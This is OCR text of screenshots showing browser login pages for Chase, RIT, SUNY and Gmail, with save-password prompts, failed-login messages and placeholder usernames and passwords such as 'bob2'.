https://secure.chase.com/web/auth/#/logon/logon/chaseOnline?treatment=ch
Save password for chase.com?
Username
bob
Password
Show password
Save
Not now
Personal
Business
Schedule a meeting
Customer service
Español
CHASE
Checking
Savings & CDs
J.P. Morgan
Education & goals
Travel
Enjoy
$300
checking customers
Open a Chase Total Checking® account with qualifying activities.
Open an account
Welcome
Username
Password
Remember me
Use token
Sign in
Forgot username/password?
Not enrolled? Sign up now.
Choose what's right for you
Business
Credit cards
Checking
Travel
Savings
Chase Travel
Discover the newly reimagined Chase Travel
Book your next adventure with help from
New podcast series
Listen to The Unshakeables
Hear stories from real small business owners
Chase Auto
Get prequalification results in seconds
Learn how much you can borrow with no impact on your credit score.
Transferring data from secure.chase.com...
Type here to search
34°C
4:29 AM
6/3/2024



RIT Login
RIT Login
Login - SUNY
https://shibboleth.main.ad.rit.edu/idp/profile/SAML2/Redirect/SSO?execution=
Open Firefox every time you restart yo
Not now
Yes, open Firefox
u restart your device. Learn more
Save password for rit.edu?
Username
bob2
Password
bobpassword2
Show password
Save
Not now
chnology


RIT
Login to myCourses
Username or password are incorrect. Please try again.
Username
bob2
Password
Password
Login
Forgot Username? | Forgot Password?
Change Password
Need assistance? Please contact the RIT Service Center at
585-475-5000 or visit help.rit.edu



Type here to search
34°C
4:57 AM
6/3/2024



RIT Login
RIT Login
Logging in...
https://mylearning.suny.edu/d2l/lp/auth/login/loginFailed.d2l?status=BAD_CR
SUNY
Log in to view your courses, explore tools and features,
and customize your learning experience.
NETWORK LOGIN
mylearning.suny.edu
Invalid Username/Password.
You will be taken back to the login page.
OK
bob3
Password *
Log In
Forgot your password?
Powered by
Transferring data from mylearning.suny.edu...
Type here to search
34°C
4:58 AM
6/3/2024



Gmail
https://accounts.google.com/v3/signin/challenge/pwd?TL=AC3PFD6us77PSpT
Welcome
abcdefg@gmail.com
Enter your password
Show password
Forgot password?
Next
English (United States)
Help
Privacy
Terms
Type here to search
27°C
8:34 AM
6/4/2024


Gmail
https://accounts.google.com/v3/signin/challenge/pwd?TL=AC3PFD6us77PSpT
Welcome
abcdefg@gmail.com
All
Apps
Documents
Web
More
Best match
Paint
App
Apps
Paint 3D
Search the web
paint - See more search results
paint 3d
paintball
paint brush
paint app
painting ideas
paint tool sai
paint the town red
painting for kids
paint by numbers
Paint
App
Open
Run as administrator
Open file location
Pin to Start
Pin to taskbar
Paint
27°C
8:35 AM
6/4/2024


3,

